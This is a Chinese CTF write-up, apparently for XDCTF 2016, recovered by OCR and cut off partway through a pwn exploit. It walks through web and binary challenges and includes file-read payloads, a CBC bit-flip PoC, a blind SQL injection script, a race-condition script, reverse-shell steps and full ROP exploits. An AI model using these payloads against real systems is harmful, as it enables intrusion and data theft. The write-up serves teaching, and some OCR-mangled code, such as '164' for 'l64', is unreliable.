


就像前面所说的加个+：

很明显 filename 和 filedata 的值被清空了。继续改掉"key"后面的那个 2 为 3 或者大于 2 这数字：

写进去了,嘿嘿嘿嘿~

这里实际上是会传到 upload 目录下,这个目录需要试一下或者扫,这个倒没什么,不过比较坑的一点是会把你的文件名做一下 MD5 在存在 upload 目录下（这个确实.....不过我很快就放出提示告诉大家啦）。然后得知了路径直接用菜刀连上就有一个 webshell 啦：



然而你会发现有 open_basedir 的限制,我们需要再写一个脚本去绕过：

参见 P 总的博客

https://www.leavesongs.com/PHP/php-bypass-open-basedir-list-directory.html

最后访问就可以得到 Flag 啦~~~~

web_250–苏打学姐的网站

这个题目一共有三个步骤。首先是文件读取，有一点小坑，当时放题想过要不要把后台正则匹配的代码提示出来，但是看到几个师傅秒过就算了，然后就是一个常规的 CBC 翻转，ctf 也出现过。

最后是一个上传，比较实战的一个点，使用.user.ini 文件构成的 PHP 后门 getshell。最有意思的就是尽量想办法防止文件被改或者删除等，毕竟要 getshell，权限限制，再加上 ph 师傅说的-i 隐藏属性各种限制，以及各位大佬的照顾和捧场，使最后题目没出乱子，谢谢大家。还是有一点失误的，记的有队伍的 web 牛直接使用 php 文件把 flag 读到网页访问，这样的话导致其他队伍去的话可以直接访问到 flag 了(感谢师傅马上上传覆盖解决这个尴尬)。so 姿势水平还要加强。

首先打开几个图片可以知道是文件包含，也给了 tips 提示 tips:file/tips.txt、但是直接访问是 403，使用 img.php 直接 img.php?id=file/tips.txt 也是读取不到的，必须是有 jpg,还使用正则简单限制了 php://xxxxxxxxx/resource=形式的读取，后台代码如下：

```
if(isset($_GET["id"]) &&  (strpos($_GET["id"],'jpg') !== false))
{
    preg_match("/^php:\/\/.*resource=([^|]*)/i", trim($_GET["id"],'\n'), $match);
    if (isset($match[1]))
        $_GET["id"] = $match[1];
    if (file_exists("./" . $_GET["id"]) == false)
```

安全客（bobao.360.cn）

所以 payload：img.php?id=php://xxxxxxxxx/resource=file/1.jpg/resource=file/tips.txt 就可以读到。代码还给返回头加了 image/jpg，火狐浏览器直接解析是看不到，可以使用 Google Chrome 或者 curl 命令也行。

```
G:\Desktop {git}
 $  curl http://127.0.0.1/test/xdctf/img.php?id=php://xxxxxxx/resource=file/1.jpg/resou
rce=file/tips.txt
admin: /admin_5080e75b2fe1fb62ff8d9d97db745120

哦！：file/admin.php.txt

G:\Desktop {git}
```

安全客（bobao.360.cn）

得到后台，随便同方法看看 admin.php.txt 源码，知道是一个 cbc 翻转改变 cookie，参考以前 wooyun 文章，各位可以网上搜索一下。打开 /admin_5080e75b2fe1fb62ff8d9d97db745120 首页，主要代码：

```
<?php
error_reporting(0);
```

```
$Key = "xxxxxxxxxxxxxxxxx";
$iv = "xxxxxxxxxxxxxxxx";
$v = "2016niandiqijiequanguowangluoanquandasai0123456789abcdef-->xdctfxdnum=2015
auid=4;xdctfxdctf";
$en_Result = mcrypt_encrypt(MCRYPT_RIJNDAEL_128,$Key, $v, MCRYPT_MODE_CBC, $i
v);
$enc = base64_encode($en_Result);
$en_Data = base64_decode($_COOKIE[user]);
$de_Result = mcrypt_decrypt(MCRYPT_RIJNDAEL_128,$Key, $en_Data, MCRYPT_MODE_CB
C, $iv);
$b = array();
$b = isset($_COOKIE[user])?$de_Result:$enc;
$num1 = substr($b,strpos($b,"uid")+4,1);
$num2 = substr($b,strpos($b,"num")+4,4);
echo'</br><h3>ID: '.$num1."</h3><br>";
if ($num1 == 1 && $num2 == 2016){
        die("shen mi li wu !");
}
else{
        echo "HELLO CLIENT";
}
setcookie("user",$enc);
?>
```

需要改变的是 2015 的 5 和 uid=4 的 4,分别对应 63 和 57 位，poc ：

```
<?php
                $enc = "dSaWGkNVh2MADjPscqdId/25Y68VaL+Ze6rYSCUHvvDV7MnbDs6fHci
bGemmyMoyfHa9cXJ7DHU8Wd/DZqyNfLQ5dDs9wVDI1lMKnIQilJunP9hpJ3CYFayOFOvbiqhM";
                $enc = base64_decode($enc);
                $enc[63] = chr(ord($enc[63]) ^ ord("4") ^ ord ("1"));
                $enc[57] = chr(ord($enc[57]) ^ ord("5") ^ ord ("6"));
                $c = base64_encode($enc);
                $d = urlencode($c);
                echo $d;
?>
```

替换 cookie 可以跳转到上传界面，fuzzing 可以上传 ini，不多说直接一篇文章搞定：http://404.so/7945.html，之后 getshell。得到 flag。

文件(3)	名称	时间	大小	属性
	admin_5080e75b2fe1f...	2016-09-30 20:34:08	0	0777
	file	2016-09-30 20:34:08	4096	0777
	upload_12b1d89eb3a...	2016-09-30 20:34:08	0	0777
	flagxjjjjjxjjjdjdj.txt	2016-09-30 16:15:39	74	0666
	img.php	2016-09-30 19:43:59	656	0666
	index.php	2016-09-30 19:21:08	519	0666

Web 300 headpic

这道题的大致思路是，首先通过注册账户，注册带非法字符的用户名，发现无法正常的修改头像，而构造正确的 sql 逻辑则可以更新头像，于是认为在访问用户主页时触发了二次注入。然后到需要写脚本的时候，需要克服这道题的验证码。首先它形式很简单，完全没有粘连，因此可以直接用 tesseract-ocr 识别；不过还有更简单的方式，验证码是存在 session 里的，且缺乏验证，那我们直接清空 cookie，验证码就不起效了。注入的脚本大致如下：

```
#coding:utf-8
import requests
import random
import pytesseract
from PIL  import Image
from io  import BytesIO
import string
import sys
def regist(name):
        url1=url+"check.php"
        try:
                for i  in range(20):
                        veri  =verify()
                        #print  veri
            payload={'user':name,'pass':'111','verify':veri,'typer':'0','regist
er':"%E6%B3%A8%E5%86%8C"}
                        #print  payload
                        r=requests.post(url1,data=payload,headers=headers)
                        txt=r.text
```

```
                        #print  txt
                        #print  r.headers['Content-Length']
                        if '2000' in txt:
                                print "register  OK!!"
                                flag  = login(name)
                                return flag
                                break
                        else:
                                pass
                                #print  "not  register"
                return False
        except Exception,  e:
                pass
def login(name):
        url1=url+"check.php"
        try:
                for i  in range(20):
                        veri  = verify()
                        #print  veri
                        payload={'user':name,'pass':'111','verify':veri,'typer'
:'0','login':'%E7%99%BB%E9%99%86'}
                        r=requests.post(url1,data=payload)
                        txt=r.text
                        #print  txt
                        if '2000' in txt:
                                print "login  OK!!"
                                #print  r.headers
                                headers['Cookie']  = r.headers['Set-Cookie']
                                v  = setpic(headers)
                                if v:
                                        return True
                                        #sys.exit()
                                break
                        else:
                                pass
```

```
                                #print  "not  login"
                return False
        except Exception,  e:
                raise e
def verify():
        url  ="http://xxxxxx/verify.php"
        try:
                r=requests.get(url,headers=headers)
                i=Image.open(BytesIO(r.content))
                im  =i.convert('L')
                threshold  =140
                table  =[]
                for i  in range(256):
                        if i  <  threshold:
                                table.append(0)
                        else:
                                table.append(1)
                out  =im.point(table,  '1')
                return pytesseract.image_to_string(out)
        except Exception,  e:
                raise e
def setpic(headers):
        url1  ="http://xxxxxx/ucenter.php"
        try:
                r=requests.post(url1,headers=headers)
                txt=r.text
                #print  txt
                if "mathlas.com/pic" in txt:
                        return True
                else:
                        return False
        except Exception,  e:
                raise e
headers={
        "User-Agent":"Mozilla/5.0  (Windows  NT  10.0;  WOW64;  rv:48.0)  Gecko
```

```
/20100101  Firefox/48.0",
        "Accept-Language":"zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
        "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8",
        "Accept-Encoding":"gzip,  deflate",
        "Cookie":"3viteelku455s2etkefct41j10"
        }
url  ="http://xxxxxx/"
payloads  =['2',  '6',  '3',  '4',  '5',  '1',  '7',  '8',  '9',  '0','f','a','
b','c','d',  'e']
#payloads  =['/','@','_','.',  '-',  '1',  '2',  '3',  '4',  '5',  '6',  '7',
'8',  '9',  '0']
#payloads    =list(string.ascii_lowercase)
ss  =""
#name  =  'kkkkkkkk\'/**/or/**/exists(select/**/*/**/from/**/xdsec)/**/#'
#for  i  in  payloads:
for i  in range(1,33):
        flag  =False
        for x  in payloads:
                name  ='kkkkkkkk\'/**/or/**/ord(substr((select/**/pass/**/from/
**/flag_admin_233),'+str(i)+',1))='+str(ord(x))+'/**/#'
                #name  =  'kkkkkkkk\'/**/or/**/ord(substr((select/**/column_nam
e/**/from/**/information_schema.columns/**/where/**/table_name=0x666c61675f6164
6d696e5f323333/**/limit/**/2,1),4,1))=115/**/#'
                #name  =  'kkkkkkkk\'/**/or/**/length((select/**/admin/**/from/
**/flag_admin_233))=5/**/#'
                #name  =  'kkkkkkkk\'/**/or/**/exists(select/**/id/**/from/**/f
lag_admin_233)/**/#'
                #print  name
                flag  =regist(name)
                if flag:
                        ss  += x
                        print ss
                        break
                        #sys.exit()
```

```
print "done"
#pass:6cb0598de4da617832e15f4c69570b7
#name  =  'kkkkkkkk\'/**/or/**/100>50/**/#'
```

注入成功得到密码后还是无法直接登陆。然后在 robots.txt 处有一个 base32 加密的提示，所以去想办法访问 scret_new_notice.php（这里需要以 local 访问,通过头像处的 ssrf,通过@的基础认证方式绕过），得到的提示是 admin 用户改变了自己的用户名。在这种情况下，由于用来判断的函数是 strcmp()，因此传入数组为 User[]=xxxx 使其返回值为 0，成功得到 flag。

Web300 【你一定不能来这】

感谢已毕业的 phithon 学长，部分思路来源于 p 总博客 https://www.leavesongs.com/

首先在根目录下的 crossdomain.xml 发现隐藏的域名：

```
▼<cross-domain-policy>
  <allow-access-from domain="xdctfweb.xd-a8.com"/>
</cross-domain-policy>
```

安全客（bobao.360.cn）

访问该域名后可下载一份 download.php 源码：

```
require("common.php");


function varify_hash($filename,$hash,$secret){

if(strpos($filename,"www.rar")>-1){
    if($hash === md5($secret.$filename)){

        download("www.rar");

    }
    else
        exit("hash不对，你根本不是xdsec的人。") ;
}

elseif(strpos($filename,"download.php")>-1){
    if($hash === md5($secret.$filename)){

        download("download.php");
    }
    else
        exit("hash不对，你根本不是xdsec的人。");

}
else
    exit("没有你要下载的文件。");
}


$filename = urldecode($_GET['filename']);
$hash = $_GET['hash'];

if(!empty($filename) && !empty($hash)){

varify_hash($filename,$hash,$secret);
}
else
    exit("参数为空");
```

安全客（bobao.360.cn）

并发现可以利用 hash 长度扩展攻击下载得到 www.rar。由于不知道 secret 长度，需要爆破。Secret 长度为 18，下载`www.rar`发现压缩包加密了，二进制观察压缩包发现文件尾有一串 jjencode，拖入浏览器中可得一段培根密码，解密得到压缩包密码：

```
"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+$.$$$$+"\\"+$.$__+$.___+"\\"+$.__$+
$.__$+"\\"+$.__$+$.__$+$.$$_+"\\"+$.$__+$.___+$.$$_$+$.$$$_+"\\"+$.__$+$.
__$+$.$_$+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$.$_
\"+$.__$+$.___+$.$_$+".\\\"\\"+$.$__+$.___+")"+"\"")()()();
YoU CAN gET Some INterESted Thing If You CAN decode me in time.
```

安全客（bobao.360.cn）

解压后进行代码审计，可以得到管理员邮箱。又发现要得到 flag 要重置 id=0 的用户的密码。而在 php 中 id=0 是会被判断为空的，而由于 mysql 的特性，会将 0aa 这样的字符串转成 0.所以 id=0aa 即可进入第一个 if。

接下来需要知道 token，而 token 是时间戳加上 rand(1,10000)，那么就需要预测服务器上的时间戳然后爆破 1-10000。预测时间戳的话有两种方法：


1. 本地直接 time()取，这样的话需要减去网络延时。网络状况不稳定的话就容易造成较大误差。

2. 通过获取 http 头的 date 字段获取服务器的准确时间（GMT），这样的话需要确定`php.ini`的时区设置（北京时间是 GMT+8），得到时间戳后爆破即可。这里有一个坑点是，一个回合只能有一个队伍可以重置管理员密码，所以需要通过脚本竞争来进入爆破环节。

Web 500 盘加加

比较有趣的一个题目。

首先是登陆的部分，由于管理员的注册逻辑有错，pwd 忘记加上 md5()，导致无法正常登陆。这时注意到找回密码的地方，为 4 位数字验证码，因此直接通过脚本爆破。进入到 ucenter 后其中的调试脚本功能需要余额为 99999 以上才能使用，而初始提供给了用户 33333 积分，可以以 1:1 的形式进行兑换。



这里考察的是一个数据库不加锁情况下处理并发的业务逻辑问题，因此直接用时间竞争的方式，脚本多线程跑一下即可。脚本如下：

```
# -*- coding:utf-8 -*-
import requests
from time import sleep
from threading import Thread
class URLThread(Thread):
```

```
        def __init__(self,  url,data,cookie,  timeout=1,  allow_redirects=True):
                super(URLThread,  self).__init__()
                self.url  =url
                self.timeout  =timeout
                self.allow_redirects  =allow_redirects
                self.response  =None
                self.data=data
                self.cookies=cookies
        def run(self):
                try:
                      self.response=requests.post(self.url,timeout=self.timeout
,data=self.data,cookies=self.cookies)
                        text=self.response.text
                        print text
                except Exception  ,  what:
                        print what
                        pass
num=10
data={"count":"33332"}
cookies={"username":"2|1:0|10:1475430892|8:username|16:bWF0aDFhc19yb290|061255e
41481821c19b68f12ac86017ec07f5729ca8ddf9050b291dca75a5360"}
th=list()
for i  in range(num):
        th.append(URLThread("http://119.28.15.75:9000/trans",data,cookies))
for j  in th:
j.start()
```


然后就可以开始调试脚本了。很明显，这里存在一个命令注入，但是限制了大部分的符号，只能使用|、空白、制表符、数字和字母。因此有两种方式绕过：

1. 利用正则表达式匹配多行的问题,直接绕过


2. Wget10 进制 ip 地址,然后通过 302 为其指定一个无后缀名的文件名

最后通过 python 文件名执行命令，这个思路是从 hitcon 的某道题目过来的。最后反弹一个 shell，发现权限为 root，那么就直接开始审查 web 源码。在 route.py 的逻辑中，发现了内网的 ip 地址，也就是我们调试的脚本地址。用 ssh 隧道转发后进行访问，发现这其实是

一个用 php 为基础的解释语言(其实就是替换)。在提供的 example 中找到了调用 require 的方法，试图包含/self/proc/environ 是没有权限的，那么只能使用 eval 的方法，去执行一个 $_SERVER 变量，比如 x_forwarded_for：



成功执行代码后，就可以执行 system，反弹一个 shell 了：



最后在/home/pwn 目录下发现了 flag 文件，但是直接读取仍然没有权限。分析同目录的.note_pwn，是一个本地提权的文件(setgid)，32 位程序，很直接的栈溢出，通过 stack-pivoting 技巧转移 esp 到可控区域，然后执行这块区域上预先放置好的 rop-chain 即可，这块可控区域可利用设置 LD_PRELOAD 环境变量来获得 ：

```
ulimit -s unlimited
export LD_PRELOAD=`python -c "print 'A'*29 + '\xa0\x5e\x63\x55' + 'AAAA'
  + '\x8c\xea\x6d\x55' + '\x00'*0x8"`
python -c "print 'A'*0x28+'\xd0\x8e\x57\x55'" > /tmp/payload
cat /tmp/payload - | ./note_pw
```

最终得到 flag

PWN

```
#  对 zio 的输入输出加了点函数，方便自己使用
class zio(object):
        #.....
        def w(self,  s):
                self.write(s)
        def wl(self,  s  =''):
                if isinstance(s,  (int,  long)):
                        self.writeline(str(s))
                else:
                        self.writeline(s)
        def wls(self,sequence):
                self.writelines(  [str(i)  if isinstance(i,  (int,  long))  else
i  for i  in sequence]  )
        def r(self,  size  =None,  timeout  =-1):
                return self.read(size,  timeout)
        def rl(self,  size  =-1):
                return self.read_line(size)
        def rtl(self,  pattern_list,  timeout  =-1,  searchwindowsize  =None):
                return self.read_until(pattern_list,  timeout,  searchwindowsize
)
        def w_af(self,  pattern_list,  s,  timeout  =-1,  searchwindowsize  =Non
e):
                self.read_until(pattern_list,  timeout,  searchwindowsize)
                self.writeline(s)
        def wls_af(self,  pattern_list,  sequence,  timeout  =-1,  searchwindows
ize  =None):
                self.read_until(pattern_list,  timeout,  searchwindowsize)
                self.writelines(  [str(i)  if isinstance(i,  (int,  long))  else
i  for i  in sequence]  )
```

PWN100

Bugs

程序有非常简单粗暴的栈缓冲区溢出，可溢出 0x80 个字节

Thinking

栈溢出，没有提供 libc，利用方法很多，可以通过 got 表泄露 libc，可以通过 DynELF 来泄露 libc，然后 return-to-libc，或者 return-to-dl-resolve

下面给出的两个 exp，一个是我无聊测试一下之前写的手动泄露共享库函数的方法，具体方法可参考 http://uaf.io/exploitation/misc/2016/04/02/Finding-Functions.html 这篇文章，另一个 exp 也是我无聊试的 return-to-dl-resolve

Exploit

re2libc

```
from zio import *
from pwnlib.dynelf import *
from pwnlib.elf import *
io = zio(('119.28.63.211', 2332), print_read = COLORED(REPR, 'red'), pri
nt_write = COLORED(REPR, 'blue'), timeout = 100000)
# io = zio(('119.28.63.211', 2332), print_read = False, print_write =
 False, timeout = 10000)
# io.hint([0x4006b7])
got_read = 0x601028
got_puts = 0x601018
plt_puts = 0x400500
adr_bss = 0x601000
p_rdi_ret = 0x00400763
def prepare(address):
        payload = 'A'*0x48
        payload += l64(p_rdi_ret)
        payload += l64(address)
        payload += l64(plt_puts)
        payload += l64(0x400550) # program entry
        payload = payload.ljust(0xc8, 'A')
        io.w(payload)
        io.rtl('bye~\n')
```

```
def com_gadget(part1, part2, jmp2, arg1 = 0x0, arg2 = 0x0, arg3 = 0x0):
        payload  = l64(part1)      # part1 entry pop_rbx_pop_rbp_pop_r12_po
p_r13_pop_r14_pop_r15_ret
        payload  += l64(0x0)       # rbx be 0x0
        payload  += l64(0x1)       # rbp be 0x1
        payload  += l64(jmp2)      # r12 jump to
        payload  += l64(arg3)      # r13 -> rdx      arg3
        payload  += l64(arg2)      # r14 -> rsi      arg2
        payload  += l64(arg1)      # r15 -> edi      arg1
        payload  += l64(part2)     # part2 entry will call [rbx + r12 +
 0x8]
        payload  += 'A'*56  # junk
        return payload
def getshell(adr_system):
        payload  = 'A'*0x48
        payload  += com_gadget(0x40075a, 0x400740, jmp2 = got_read,
                        arg1 = 0x0,
                        arg2 = adr_bss + 0x80,
                        arg3 = 0x10)
        payload  += l64(0x400550)  # program entry
        payload  = payload.ljust(0xc8, 'A')
        io.w(payload)
        io.rtl('bye~\n')
        io.w('/bin/sh\x00' + l64(adr_system))
        payload  = 'A'*0x48
        payload  += com_gadget(0x40075a, 0x400740, jmp2 = adr_bss + 0x88,
                        arg1 = adr_bss + 0x80)
        payload  += l64(0xdeadbeef)
        payload  = payload.ljust(0xc8, 'A')
        io.w(payload)
        io.rtl('bye~\n')
def leak(address, size):
        count = 0
        buf = ''
        while count < size:
```

```
                prepare(address + count)
                # leak(str(address + count))
                while True:
                        ch = io.read(1, timeout = 0x10)
                        #print ch
                        count += 1
                        if ch == '\n':
                                buf += '\x00'
                                break
                        else:
                                buf += ch[0]
        leak_data = buf[:size]
        #print '{} ==> {}'.format(hex(address), leak_data.encode('hex'))
        return leak_data
# manual leak libc
BITS = 64
# get arbitrary address located in libc
def get_elf_entry(got):
        entry = l64(leak(got, 0x8))
        print '[+] libc entry\t\t\t\t:\t0x%x' % entry
        return entry
# find libc base according to Magic
def find_elf_base(entry):
        if BITS == 64:
                libc_base = entry & 0xfffffffffffff000
                while True:
                        garbage = leak(libc_base, 0x4)
                        if garbage == '\x7fELF':
                                break
                        libc_base -= 0x1000
                print '[+] libc base\t\t\t\t:\t0x%x' % libc_base
                return libc_base
# find program header table
def find_phdr(elf_base):
        if BITS == 64:
```

```
                # get address of program header table
                phdr = l64(leak(elf_base + 0x20, 0x8)) + elf_base
                print '[+] program headers table\t\t:\t0x%x' % phdr
                return phdr
# find dynamic section table (.dynamic section -> DYNAMIC segment)
def find_dyn_section(phdr, elf_base):
        if BITS == 64:
                phdr_ent = phdr
                while True:
                        garbage = l32(leak(phdr_ent, 0x4))
                        # p_type of dynamic segment is 0x2
                        if garbage == 0x2:
                                break
                        phdr_ent += 0x38
                dyn_section = l64(leak(phdr_ent + 0x10, 0x8)) + elf_base
                print '[+] .dynamic section headers table\t:\t0x%x' % dyn_sec
tion
                return dyn_section
def find_sym_str_table(dyn_section):
        if BITS == 64:
                dyn_ent = dyn_section
                dt_sym_tab = 0x0
                dt_str_tab = 0x0
                while True:
                        garbage = l64(leak(dyn_ent, 0x8))
                        if garbage == 0x6:
                                dt_sym_tab = l64(leak(dyn_ent + 0x8, 0x8))
                        elif garbage == 0x5:
                                dt_str_tab = l64(leak(dyn_ent + 0x8, 0x8))
                        if dt_str_tab and dt_sym_tab:
                                break
                        dyn_ent += 0x10
                print '[+] symtab\t\t\t\t:\t0x%x' % dt_sym_tab
                print '[+] strtab\t\t\t\t:\t0x%x' % dt_str_tab
                return (dt_sym_tab, dt_str_tab)
```

```
def find_func_adr(dt_sym_tab,  dt_str_tab,  func,  elf_base):
        if BITS  == 64:
                sym_ent  = dt_sym_tab
                while True:
                        garbage  = 132(leak(sym_ent,  0x4))
                        name        = leak(dt_str_tab  + garbage,  len(func))
                        if name  == func:
                                break
                        sym_ent  += 0x18
                adr_func  = 164(leak(sym_ent  + 0x8,  0x8))  + elf_base
                print '[+]  %s  loaded  address\t:\t0x%x' % (func,  adr_func)
                return adr_func
#  exploit  ELF
def lookup(func):
        entry                                    = get_elf_entry(got_read)
        elf_base                                 = find_elf_base(entry)
        phdr                                     = find_phdr(elf_base)
        dyn_section                              = find_dyn_section(phdr,  elf_base)
        dt_sym_tab,  dt_str_tab    = find_sym_str_table(dyn_section)
        func_address                             = find_func_adr(dt_sym_tab,  dt_str_
tab,  func,  elf_base)
        return func_address
leak(got_read,  0x8)
adr_system  = lookup('__libc_system')
print '[+]  system  addr\t:\t' + hex(adr_system)
getshell(adr_system)
io.itr()
```

ret2dl-resolve

```
from zio  import *
io    = zio(('119.28.63.211',  2332),  print_read  = COLORED(REPR,  'red'),  prin
t_write  = COLORED(REPR,  'blue'),  timeout  = 100000)
#  io    =  zio('./pwn100_strip',  print_read  =  COLORED(REPR,  'red'),  print_
write  =  COLORED(REPR,  'blue'),  timeout  =  100000)
#  io  =  zio(('119.28.63.211',  2332),  print_read  =  False,  print_write  =
```

```
False,  timeout  =  10000)
#io.hint([0x4006b7])
junk                    = 0x48
plt_puts          = 0x0000000000400500
plt_resolve   = 0x00000000004004f0
got_read          = 0x0000000000601028
got_puts          = 0x0000000000601018
got_linkmap   = 0x0000000000601008
leave_ret        = 0x000000000040068c
pop_rbp_ret   = 0x0000000000400595
pop_rdi_ret   = 0x0000000000400763
p4_ret               = 0x000000000040075c
adr_stage        = 0x0000000000601000 + 0x800
adr_rel_plt                     = 0x0000000000400450
adr_dyn_sym                     = 0x00000000004002c0
adr_dyn_str                     = 0x0000000000400380
adr_fake_rel_plt          = adr_stage   + 0x100
adr_fake_dyn_sym          = adr_stage   + 0x208
adr_fake_dyn_str          = adr_stage   + 0x300
adr_shell                         = adr_stage   + 0x400
com_part1                         = 0x40075a
com_part2                         = 0x400740
adr_entry                         = 0x400550
def prepare(address):
        payload0     = 'A' * junk
        payload0   += 164(pop_rdi_ret)
        payload0   += 164(address)
        payload0   += 164(plt_puts)
        payload0   += 164(adr_entry)
        payload0     = payload0.ljust(0xc8,  'A')
        io.w(payload0)
        io.rl()
def leak(address,  size):
        count                = 0
        buf                    = ''
```

```
        while count < size:
                prepare(address + count)
                # leak(str(address + count))
                while True:
                        ch = io.read(1, timeout = 0x10)
                        #print ch
                        count += 1
                        if ch == '\n':
                                buf += '\x00'
                                break
                        else:
                                buf += ch[0]
        #print '{} ==> {}'.format(hex(address), leak_data.encode('hex'))
        leak_data = buf[:size]
        return leak_data
def com_gadget(part1, part2, jmp2, arg1 = 0x0, arg2 = 0x0, arg3 = 0x0):
        payload = l64(part1)        # part1 entry pop_rbx_pop_rbp_pop_r12_po
p_r13_pop_r14_pop_r15_ret
        payload += l64(0x0)         # rbx be 0x0
        payload += l64(0x1)         # rbp be 0x1
        payload += l64(jmp2)        # r12 jump to
        payload += l64(arg3)        # r13 -> rdx      arg3
        payload += l64(arg2)        # r14 -> rsi      arg2
        payload += l64(arg1)        # r15 -> edi      arg1
        payload += l64(part2)       # part2 entry will call [rbx + r12 +
  0x8]
        payload += 'A'*56 # junk
        return payload
adr_linkmap = l64(leak(got_linkmap, 0x8))
print '[+] leak link_map\t:\t' + hex(adr_linkmap)
# overwrite link_map+0x1c8 0x0, read fake structure
payload0 = 'A'*junk
payload0 += com_gadget(com_part1, com_part2, got_read,
                arg1 = 0x0,
                arg2 = adr_linkmap + 0x1c8,
```

```
                    arg3   = 0x8)
payload0   += l64(adr_entry)
payload0     = payload0.ljust(0xc8,   'A')
io.w(payload0)
io.rl()
io.w(l64(0x0))
payload0     = 'A' * junk
payload0   += com_gadget(com_part1,   com_part2,   got_read,
                    arg1   = 0x0,
                    arg2   = adr_stage,
                    arg3   = 0x500)
payload0   += l64(adr_entry)
payload0     = payload0.ljust(0xc8,   'A')
io.w(payload0)
io.rl()
payload0     = 'A' * junk
payload0   += l64(pop_rbp_ret)
payload0   += l64(adr_stage)
payload0   += l64(leave_ret)
payload0     = payload0.ljust(0xc8,   'A')
#  fake  structure
